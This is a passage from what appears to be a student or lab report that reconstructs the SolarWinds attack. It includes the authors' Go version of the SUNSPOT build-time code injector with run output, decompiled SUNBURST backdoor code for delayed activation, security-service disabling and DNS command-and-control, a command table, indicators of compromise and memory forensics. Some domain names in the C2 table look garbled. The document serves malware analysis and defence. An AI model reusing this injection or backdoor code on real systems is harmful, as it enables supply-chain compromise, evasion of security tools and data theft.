52         log.Printf("Error Reading file %v", err)
53         return err
54     }
55
56     // add init function
57     f, err := os.OpenFile(t.path, os.O_APPEND|os.O_CREATE|os.O_WRONLY, 0644)
58     if err != nil {
59         log.Printf("Error Opening File, %v", err)
60         return err
61     }
62
63     if _, err := f.WriteString(hackerstring); err != nil {
64         log.Printf("Error writing to file, %v", err)
65     }
66
67     t.cleanSource = data
68     return nil
69 }
```

Figure 15 – Inject the code

During this process, it saves the original file and restores it after the building stage. To test it we created the Hello world program on the go as shown in Figure 16.

```
package main

import "fmt"

func main() {
    fmt.Println("Hello, world")
}
```


Figure 16 – Hello world app

Then we run the malware and started the build for the hello app. Figure 17 shows the output for malware.

```
gns3@gns3:~/sunspot-go$ sudo ./sunspot-go
[sudo] password for gns3:
2022/03/07 16:47:25 Starting
2022/03/07 17:58:47 New Active Target PID: 2520
Path: /home/gns3/hello/main.go
Name: openat
2022/03/07 17:58:47 Patching /home/gns3/hello/main.go
Path: /home/gns3/hello/main.go
Name: openat
Path: /home/gns3/hello/main.go
Name: openat
Path: /home/gns3/hello/main.go
Name: openat
-----exit status 0
PtraceDetach err : no such process
2022/03/07 17:58:56 Cleaning /home/gns3/hello/main.go
```

Figure 17 – Output for malware

It detected the process with PID 2520 and wait till it opened the main.go file. At 17:58:47 it patched the original code. It set the isPatched flag to true, so it does not execute it multiple times. Also if during the patch errors will come up it will hide it. At 17:58:56 it restores the file to its original state. So for the main.go file nothing is changed but if we run compiled application it has a second string (Figure 18).



```
gns3@gns3: ~/hello
File Edit View Search Terminal Help
gns3@gns3:~/hello$ go build .
gns3@gns3:~/hello$ cat main.go
package main

import "fmt"

func main() {
    fmt.Println("Hello, world")
}
gns3@gns3:~/hello$ ./hello
Malicious code is injected by SNE!!
Hello, world
gns3@gns3:~/hello$
```

Figure 18 – No changes for main.go

What can we do to avoid this?

We can set the IMA policy to tcb, which allows only authorized executables to be run on the device. After that, we can use the log files to compare with the hash of the input files. Then, we can verify the log by comparing the aggregation of all IMA checksums with the value in the PCR register.

Now let's take a look at the forensic part of the application. Since my application does not perform many actions, it has left a minimal number of artifacts. What can be noticed are manipulations with other processes and manipulations with data as can be seen in Figures 19 and 20.



```
goroutine 20 [syscall]:
os/signal.signal_recv()
    /usr/local/go/src/runtime/sigqueue.go:169 +0x98
os/signal.loop()
    /usr/local/go/src/os/signal/signal_unix.go:24 +0x19
created by os/signal.Notify.func1.1
    /usr/local/go/src/os/signal/signal.go:151 +0x2c

goroutine 21 [chan receive]:
main.main.func1()
    /home/st12/Desktop/projects/sunspot-go/main.go:215 +0x1f
created by main.main
    /home/st12/Desktop/projects/sunspot-go/main.go:214 +0x11a

goroutine 22 [chan receive, locked to thread]:
main.main.func2()
    /home/st12/Desktop/projects/sunspot-go/main.go:221 +0x85
created by main.main
    /home/st12/Desktop/projects/sunspot-go/main.go:219 +0x15c
```

Figure 19 – Data manipulation



```

runtime.mPark()
/usr/local/go/src/runtime/proc.go:1441 +0x2a
runtime.stoplockedm()
/usr/local/go/src/runtime/proc.go:2602 +0x65
runtime.schedule()
/usr/local/go/src/runtime/proc.go:3299 +0x3d
runtime.park_m(0xc000083040)
/usr/local/go/src/runtime/proc.go:3516 +0x14d
runtime.mcall()
/usr/local/go/src/runtime/asm_amd64.s:307 +0x43

goroutine 1 [runnable]:
syscall.Syscall(0x0, 0x7, 0xc00054a000, 0x200)
/usr/local/go/src/syscall/asm_linux_amd64.s:20 +0x5
syscall.read(0xc000490000, {0xc00054a000, 0x7f3c947aa8e8, 0x35})
/usr/local/go/src/syscall/zsyscall_linux_amd64.go:687 +0x4d
syscall.Read(...)
/usr/local/go/src/syscall/syscall_unix.go:189
internal/poll.ignoringEINTRIO(...)
/usr/local/go/src/internal/poll/fd_unix.go:582
internal/poll.(*FD).Read(0xc000490000, {0xc00054a000, 0x200, 0x200})
/usr/local/go/src/internal/poll/fd_unix.go:163 +0x285
os.(*File).read(...)
/usr/local/go/src/os/file_posix.go:32
os.(*File).Read(0xc00040a008, {0xc00054a000, 0x0, 0x4662de})
/usr/local/go/src/os/file.go:119 +0x5e
os.ReadFile({0xc0003f8030, 0xd})
/usr/local/go/src/os/file.go:699 +0x1fb
io/ioutil.ReadFile(...)
/usr/local/go/src/io/ioutil/ioutil.go:37
github.com/mitchellh/go-ps.(*UnixProcess).Refresh(0xc000200000)
/home/st12/go/pkg/mod/github.com/mitchellh/go-ps@v1.0.0/process_linux.go:14 +0x74
github.com/mitchellh/go-ps.newUnixProcess(...)
/home/st12/go/pkg/mod/github.com/mitchellh/go-ps@v1.0.0/process_unix.go:94
github.com/mitchellh/go-ps.processes()
/home/st12/go/pkg/mod/github.com/mitchellh/go-ps@v1.0.0/process_unix.go:80 +0x39a
github.com/mitchellh/go-ps.Processes(...)
/home/st12/go/pkg/mod/github.com/mitchellh/go-ps@v1.0.0/process.go:31
main.main()
/home/st12/Desktop/projects/sunspot-go/main.go:237 +0x17d

```

Figure 20 – Process manipulation

In addition, the analysis of the sandbox gives us accurate information on the operation of the program as shown in Figure 21.

NAME	DESCRIPTION	SEVERITY	ATTACK TECHNIQUE	TECHNIQUE ID
antisandbox_sleep	A process attempted to delay the analysis task.	Medium		
injection_process_search	Searches running processes potentially to identify processes for sandbox evasion, code injection or memory dumping	Medium	Process Discovery	T1057
packer_entropy	The binary likely contains encrypted or compressed data indicative of a packer	Medium	Software Packing	T1045
privilege_luid_check	Checks for the Locally Unique Identifier on the system for a suspicious privilege	Medium		
process_needed	Repeatedly searches for a not-found process, you may want to run a web browser during analysis	Medium	Process Discovery	T1057

Figure 21 – Result of sandbox analysis

For some reason it shows that, it attempted to delay the analysis. It looks like the reason is in the waiting process.

## VIII. STAGE 4 – INFILTRATION OF ENDPOINT USERS

The Orion Platform has inserted an updated malicious code on February 20, 2020. After the update was available for users to download, from March to April mostly people installed it. By the report of SolarWinds, around 18000 of their clients became potential victims of this malware.

The main thing was that it can not be detected at this stage due to the package being signed by SolarWinds. This became the main reason why Sunburst remained undetected for a long time.

The malware can be divided into several main steps: waiting, connection to C2 server, evasion and disabling of security measurements and security processes, performing C2 activities, accessing secrets, and exfiltrating them.

First of all, before doing anything, the malware stays inactive for 12-14 days. After a certain waiting period was finished, it finally sends its first ping to the C2 server. This method was used to evade network layer detection.

During the first connection, the malware sends trivial information about the host: IP address, username, OS version, etc. This data is used to know whether this device can be inspected and to avoid repetitive infection.

The malware includes different evasion techniques and conditions to be initialized like if the target machine has particular undesirable drivers and processes, it will abort its execution. Moreover, malware will try to change the host's registry keys for disabling some security processes.

Then C2 activities are performed. They make use of the SolarWinds protocol to mask their malicious traffic for preventing the triggering of alerts. There are different activities available: idle, exit, reboot, delete, write, etc. These operations are for manipulating the target computer.

Finally, the last steps are accessing and taking out secrets – possibly the most important part of any information source in this case. To access them, Sunburst was using PowerShell scripts that were created by remote task creation. Additionally, the malware can use CobaltStrike for passing payloads. After downloading CobaltStrike from a C2, it can move to CobaltStrike Beacon to continue its remote control operations (Figure 22).




Figure 22 – Active stage of backdoor

After accessing the target system, sensitive data like secrets are exfiltrated via PowerShell commands for sending emails or sending compressed files via HTTP requests. Now let's have a more detailed look at Sunburst.

## IX. BACKDOOR – SUNBURST

The SUNBURST backdoor is not yet fully understood. Spanning almost 3500 lines of code, “obfuscated” with casual naming, trying to evade shallow review, it has many subtleties yet to uncover. We were able to find the decompiled version of the backdoor that we inserted inside the solarwinds dll.

We will go through the code parts and explain every part then we will run a modified code of this backdoor. The backdoor start its work from “SolarWinds.Orion.Core.BusinessLayer/BusinessLayer/BackgroundInventory/InventoryManager.cs” file. Inside this file, it put the entry in a function named “RefreshInternal”.

```
// Token: 0x060008EE RID: 2286 RVA: 0x000402C0 File Offset: 0x0003E4C0
internal void RefreshInternal()
{
    if (InventoryManager.log.IsDebugEnabled)
    {
        InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine");
    }
    try
    {
        if (!OrionImprovementBusinessLayer.IsAlive)
        {
            new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
            {
                IsBackground = true
            }.Start();
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 23 – RefreshInternal method

In this function, they will simply create a new thread and start Initialize method from there without any conflict with the current job.

Then the program will jump into the Initialize method which is in the “OrionImprovementBusinessLayer” class.

```
109 // Token: 0x0600004C RID: 76 RVA: 0x000043C0 File Offset: 0x000025C0
110 public static void Initialize()
111 {
112     try
113     {
114         if (OrionImprovementBusinessLayer.GetHashCode(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941UL)
115         {
116             DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
117             int num = new Random().Next(288, 336);
118             if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
119             {
120                 OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
121                 OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
122                 if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
123                 {
124                     OrionImprovementBusinessLayer.DelayMin(0, 0);
125                     OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
126                     if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrEmptyInvalidName(OrionImprovementBusinessLayer.domain4))
127                     {
128                         OrionImprovementBusinessLayer.DelayMin(0, 0);
129                         if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
130                         {
131                             OrionImprovementBusinessLayer.DelayMin(0, 0);
132                             OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
133                             OrionImprovementBusinessLayer.Update();
134                             OrionImprovementBusinessLayer.instance.Close();
135                         }
136                     }
137                 }
138             }
139         }
140     }
}
```

Figure 24 – Initialize method

In line 114, it will check if the process which is calling this method is 99 or not. If yes, it will run only if it is more than 12 days (12-14) after first arriving or an update. Afterward, it

confirms it is the only instance of the backdoor currently running on before reading SolarWinds.Orion.Core.BusinessLayer.dll.config from disk and retrieving the XML field appSettings. “named pipe” is the synchronization mechanism used here. It will check the status and if it was any number other than 3 (OrionImprovementBusinessLayer.ReportStatus.Truncate) [23].

The next step will take us to the most important parts of this backdoor which are the “Update” and “UpdateNotification” methods. These functions have a different part to be explained.

```

188 private static void Update()
189 {
190     while (num2 <= 3 && !flag)
191     {
192         OrionImprovementBusinessLayer.DelayMin(dnsRecords.A, dnsRecords.A);
193         if (!OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
194         {
195             if (OrionImprovementBusinessLayer.svcListModified1)
196             {
197                 flag3 = true;
198             }
199             num = (OrionImprovementBusinessLayer.svcListModified2 ? (num + 1) : 0);
200             string hostName;
201             if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
202             {
203                 hostName = ((addressFamilyEx == OrionImprovementBusinessLayer.AddressFamilyEx.Error) ? cryptoHelper.GetCurrentString() :
204             }
205             else
206             {
207                 if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Append)
208                 {
209                     break;
210                 }
211                 hostName = (flag3 ? cryptoHelper.GetNextStringEx(dnsRecords.dnssec) : cryptoHelper.GetNextString(dnsRecords.dnssec));
212             }
213             addressFamilyEx = OrionImprovementBusinessLayer.DnsHelper.GetAddressFamily(hostName, dnsRecords);
214             switch (addressFamilyEx)
215             {
216                 case OrionImprovementBusinessLayer.AddressFamilyEx.NetBios:
217                     if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.Append)
218 
```

Figure 25 – Update function - part1

```

private static bool UpdateNotification()
{
    int num = 3;
    while (num-- > 0)
    {
        OrionImprovementBusinessLayer.DelayMin(0, 0);
        if (OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
        {
            return false;
        }
        if (OrionImprovementBusinessLayer.DnsHelper.CheckServerConnection(OrionImprovementBusinessLayer.apiHost))
        {
            return true;
        }
    }
    return false;
}

```

Figure 26 – UpdateNotification method

Process Analyzation[23]:

As you can see in Figure 25, line 194, and also in the UpdateNotification method, a method named “TrackProcesses” is calling that its job is to find process, service, and driver names of the victim’s machine and check if they are on the black-list or not (Figure 27). These methods will return true if a blacklisted process/service is found, causing the malware to break out of the Update() loop. These methods compute the hash of the process/service and check with the hardcoded ones. The interesting part is that SearchServices will manually disable the blacklist services by writing into their registry keys. Calling the setManualMode method (Figure 28) and modifying the registerkey values (Figure 29).

```

public static bool TrackProcesses(bool full)
{
    Process[] processes = Process.GetProcesses();
    if (OrionImprovementBusinessLayer.ProcessTracker.SearchAssemblies(processes))
    {
        return true;
    }
    bool flag = OrionImprovementBusinessLayer.ProcessTracker.SearchServices(processes);
    if (!flag && full)
    {
        return OrionImprovementBusinessLayer.ProcessTracker.SearchConfigurations();
    }
    return flag;
}

```

Figure 27 – TrackProcesses method

```

1708 private static bool SearchServices(Process[] processes)
1709 {
1710     for (int i = 0; i < processes.Length; i++)
1711     {
1712         ulong hash = OrionImprovementBusinessLayer.GetHash(processes[i].ProcessName.ToLower());
1713         foreach (OrionImprovementBusinessLayer.ServiceConfiguration serviceConfiguration in OrionImprovementBusinessLayer.svcList)
1714         {
1715             if (Array.IndexOf<ulong>(serviceConfiguration.timeStamps, hash) != -1)
1716             {
1717                 object @lock = OrionImprovementBusinessLayer.ProcessTracker._lock;
1718                 lock (@lock)
1719                 {
1720                     if (!serviceConfiguration.running)
1721                     {
1722                         OrionImprovementBusinessLayer.svcListModified1 = true;
1723                         OrionImprovementBusinessLayer.svcListModified2 = true;
1724                         serviceConfiguration.running = true;
1725                     }
1726                     if (!serviceConfiguration.disabled && !serviceConfiguration.stopped && serviceConfiguration.Svc.Length != 0)
1727                     {
1728                         OrionImprovementBusinessLayer.DelayMin(0, 0);
1729                         OrionImprovementBusinessLayer.ProcessTracker.SetManualMode(serviceConfiguration.Svc);
1730                         serviceConfiguration.disabled = true;
1731                         serviceConfiguration.stopped = true;
1732                     }
1733                 }
1734             }
1735         }
1736     }
1737 }

```

Figure 28 – Search services method

```

using (RegistryKey registryKey2 = registryKey.OpenSubKey(text, true))
{
    if (registryKey2.GetValueNames().Contains(OrionImprovementBusinessLayer.ZipHelper.Unzip("Cy5JLCoBAA==")))
    {
        registryKey2.SetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip("Cy5JLCoBAA=="), 4, RegistryValueKind.DWord);
        result = true;
    }
}

```

Figure 29 – SetManualMode method

“SearchConfigurations” is the last method of TrackProcesses that we are diving through. This method will identify blacklisted drivers through the WMI query – Select \* From Win32\_SystemDriver, which is obfuscated in the method (Figure 30) as C07NSU0uUdBSnCvKz1UIz8wzNooPriwuSc11KcosSy0CAA==. The file name is obtained for each driver, and if this driver is found in the blacklist the backdoor will not fully start (Update will terminate). One example for blacklisted drivers is SentinelMonitor.sys that is hardcoded in the blacklist, meaning that the malware will not fully execute its payload on endpoints protected by SentinelOne so long as this is loaded.



```

private static class ProcessTracker
{
    // Token: 0x000097C RID: 2428 RVA: 0x000435A4 File Offset: 0x000417A4
    private static bool SearchConfigurations()
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(
            OrionImprovementBusinessLayer.ZipHelper.Unzip("C07N5U0uUdBSccVzKz1UIz8wzNooPriwuSc11KcosSy0CAA==")))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ulong hash = OrionImprovementBusinessLayer.GetHash(Path.GetFileName(((ManagementObject)
                    managementBaseObject).Properties[OrionImprovementBusinessLayer.ZipHelper.Unzip("C0gsyfBLzE0FAA==").Value.ToString()].ToLower());
                if (Array.IndexOf<ulong>(OrionImprovementBusinessLayer.configTimeStamps, hash) != -1)
                {
                    return true;
                }
            }
        }
        return false;
    }
}

```

Figure 30 – SearchConfigurations method

Network Analysis [24]:

If this blacklist check is passed, only then is the backdoor code initiated. The first interesting action the backdoor code takes is to call out to C2 to receive instructions/commands that will be parsed and passed to the job engine.

Stage 0: If you look through Figure 26, a method with the name “CheckServerConnection” is calling with “api.solarwinds.com” as input. Inside this method (Figure 31), the backdoor will examine if the IP addresses are local, loopback, inside the network, etc. And if not, will go to the second stage.

Stage 1: Backdoor will create the hostname appended with one of the following 4 suffixes:

- .appsync-api.eu-west-1.avsvmcloud.com
- .appsync-api.us-west-2.avsvmcloud.com
- .appsync-api.us-east-1.avsvmcloud.com
- .appsync-api.us-east-2.avsvmcloud.com

Then, according to the classification of returned IP of the created subdomain, the malware will choose what to do. It will stop working if the IP address would be local, ... (ATM type), and so on to prevent revealing its existence. You can see the classification in Figure 32.

```

public static bool CheckServerConnection(string hostName)
{
    try
    {
        IPHostEntry iphostEntry = OrionImprovementBusinessLayer.DnsHelper.GetIPHostEntry(hostName);
        if (iphostEntry != null)
        {
            IPAddress[] addressList = iphostEntry.AddressList;
            for (int i = 0; i < addressList.Length; i++)
            {
                OrionImprovementBusinessLayer.AddressFamilyEx addressFamily = OrionImprovementBusinessLayer.IPAddressesHelper.GetAddressFamily(addressList[i]);
                if (addressFamily != OrionImprovementBusinessLayer.AddressFamilyEx.Error && addressFamily != OrionImprovementBusinessLayer.AddressFamilyEx.Local)
                {
                    return true;
                }
            }
        }
    }
    catch (Exception)
    {
    }
    return false;
}

```

Figure 31 – CheckServerConnection

```
private static readonly OrionImprovementBusinessLayer.IPAddressesHelper[] nList = new OrionImprovementBusinessLayer.IPAddressesHelper[]
{
    new OrionImprovementBusinessLayer.IPAddressesHelper("10.0.0.0", "255.0.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("172.16.0.0", "255.240.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("192.168.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("224.0.0.0", "240.0.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("fc00::", "fe00::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("fec0::", "ffc0::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("ff00::", "fff0::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("41.84.159.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("74.114.24.0", "255.255.248.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("154.118.140.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("217.163.7.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("20.140.0.0", "255.254.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Implink),
    new OrionImprovementBusinessLayer.IPAddressesHelper("96.31.172.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Impl),
    new OrionImprovementBusinessLayer.IPAddressesHelper("131.228.12.0", "255.255.252.0", OrionImprovementBusinessLayer.AddressFamilyEx.Impl),
    new OrionImprovementBusinessLayer.IPAddressesHelper("144.86.226.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Impl),
    new OrionImprovementBusinessLayer.IPAddressesHelper("8.18.144.0", "255.255.254.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("18.130.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("71.152.53.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("99.79.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("87.238.80.0", "255.255.248.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("199.201.117.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("184.72.0.0", "255.254.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
};
```

Figure 32 – IP classification

Backdoor will send encoded DNS requests containing information about the victim; if it is interesting enough for the attacker, the DNS response includes a CNAME record pointing to a second-level C&C server [25].

Associated Malware	DNS Record Type	FQDN	IP	Target	First Seen	Last Seen
SUNBURST	CNAME	6a57jk2ba1d9keq15cbg.appsync-api.eu-west-1.avsvmcloudf.jcom		freescanonline.jcom	2020-06-13 09:20:41	2020-06-13 09:20:41
SUNBURST	CNAME	7sbvaemscs0mc925fb99.appsync-api.us-west-2.avsvmcloudf.jcom		defsecurity.jcom	2020-06-11 22:37:33	2020-06-11 22:37:33
SUNBURST	CNAME	gq1h856599qh538acqn.appsync-api.us-west-2.avsvmcloudf.jcom		freescanonline.jcom	2020-06-13 08:48:40	2020-06-13 08:48:41
SUNBURST	CNAME	ihvpgv9psvq02f077et.appsync-api.us-east-2.avsvmcloudf.jcom		thedoccloudf.jcom	2020-06-20 02:54:06	2020-06-20 02:54:06
SUNBURST	CNAME	k5kcubuaasi3air7gm3.appsync-api.eu-west-1.avsvmcloudf.jcom		thedoccloudf.jcom	2020-07-22 17:15:57	2020-07-22 17:15:58
SUNBURST	CNAME	mhdosoksaccf9snl9lcp.appsync-api.eu-west-1.avsvmcloudf.jcom		thedoccloudf.jcom	2020-07-23 18:43:00	2020-07-23 18:43:00
SUNBURST	A	defsecurity.jcom	13.59.205.66		2020-02-14 03:47:49	2020-12-13 19:28:44
SUNBURST	A	freescanonline.jcom	54.193.127.66		2020-02-11 11:00:04	2020-12-13 19:25:56
SUNBURST	A	thedoccloudf.jcom	54.215.192.52		2020-02-09 20:03:38	2020-12-10 03:24:23
SUNBURST	A	websitetheme.jcom	34.203.203.23		2020-02-04 16:27:45	2020-06-25 23:58:55
SUNBURST	A	highdatabasef.jcom	139.99.115.204		2019-12-28 00:07:06	2020-12-06 03:51:20
BEACON	A	incomeupdatef.jcom	5.252.177.25		2019-10-04 17:57:00	2020-10-01 18:45:00
	A	databasegaloref.jcom	5.252.177.21		2020-03-12 10:49:00	2020-12-13 21:23:00
	A	panhardwaref.jcom	204.188.205.176		2020-03-11 15:32:00	2020-12-13 21:23:00
	A	supertechf.jcom	51.89.125.18		2020-05-14 03:09:00	2020-12-13 21:31:00
	A	supertechf.jcom	167.114.213.199		2016-08-18 13:06:00	2017-11-12 16:23:00

Figure 33 – CNAMEs [25]

In the end, some commands can be sent to the backdoor:

Command ID	Command name	Function performed
0	Idle	Nothing
1	Exit	Abort execution
2	SetTime	Adjust delay between commands
3	CollectSystemDescription	Collect information like Domain name, Administrator SID, Host Name, current User Name, Operating System version, Uptime, Proxy information, as well as information about Network Adapters connected.
4	UploadSystemDescription	Make HTTP Request, disregarding any certificate errors. Arguments specify URL and well as many headers. Return response.
5	RunTask	Expands environment variables in executable and runs without cmd.exe
6	GetProcessByDescription	Query using .NET if no arguments present. Otherwise use WMI's Win32_Process and query specified attribute from arguments.
7	KillTask	Kill process having specified PID
8	GetFileSystemEntries	Find files and directories in a given path, matching provided pattern
9	WriteFile	Write file to specified path after expanding environment variables with provided content.

Figure 34 – List of commands

Run the code:

```

12.27.07.90429681 - Read backdoor config services status
12.27.07.90429681 - **** Almost ready to hit the fan
12.27.07.90429681 - Entered UpdateNotification()
12.27.07.90429681 - UpdateNotification is done 3 times
12.27.07.90429681 - UpdateNotification round2
12.27.07.90429681 - Bypassing time delays. By default this was between 30 and 60 minutes.
12.27.07.91992181 - Ready to start getting system processes
12.27.07.91992181 - List of processes obtained
12.27.07.91992181 - Ready to start searching processes
- Assembly/Process: sppsvc
- Assembly/Process: smss
- Assembly/Process: msedge
- Assembly/Process: Wireshark
12.27.07.91992181 - Interesting assembly found:Wireshark[-r to Bypass]
12.27.07.91992181 - SearchAssemblies in TrackProcesses() returning true
12.27.07.91992181 - Backdoor TrackProcesses() complete and check now returns false
12.27.07.91992181 - UpdateNotification() failed.
12.27.07.91992181 - Sunburst finished.
12.27.07.91992181 - FAKESUNBURST EXIT

```

Figure 35 – Running the modified backdoor

At this part, we can get the biggest amount of evidence for forensics investigation. The first thing is IP addresses and DNS which we have already considered. Then we take a memory dump of infected Windows VM (Client) and look at process tree using volatility. In Figure 36 we can see unknown process called kai.exe and some strangely named process in Figure 37.

0xffffe0000139c080:wininit.exe	456	348	1	0
0xffffe00000aaf940:services.exe	548	456	5	0
0xffffe00001ead080:svchost.exe	1324	548	6	0
0xffffe000060ff940:dfssvc.exe	2060	548	11	0
0xffffe00001e82940:Microsoft.Acti	1296	548	10	0
0xffffe000011e1080:sqlservr.exe	1684	548	34	0
0xffffe00006581700:cmd.exe	3244	1684	0	-----
0xffffe00008a91180:kai.exe	3812	3244	0	-----
0xffffe00008a957c0:cmd.exe	3680	3812	1	0
0xffffe00008a05940:conhost.exe	3768	3680	2	0

Figure 36 – kai.exe process

0xffffe00001368080:0CkhzYhRsaLCyi	3348	2696
0xffffe00001a18080:cmd.exe	3800	3348

Figure 37 – Strange name for the process

Running volatility netscan we can get a lot of dns.exe, which is also part of the malware (Figure 38).

0xfaa97b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaa9ec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaaa900	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaab7b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaabec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaac010	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaac5e0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaaccf0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaad7b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaadc00	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaae490	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaaeb90	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaaf7b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfaafec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab0900	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab17b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab1ec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab27b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab2ec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab37b0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab3ec0	UDPv4	0.0.0.0:0	4516	dns.exe
0xfab45e0	UDPv4	0.0.0.0:0	4516	dns.exe
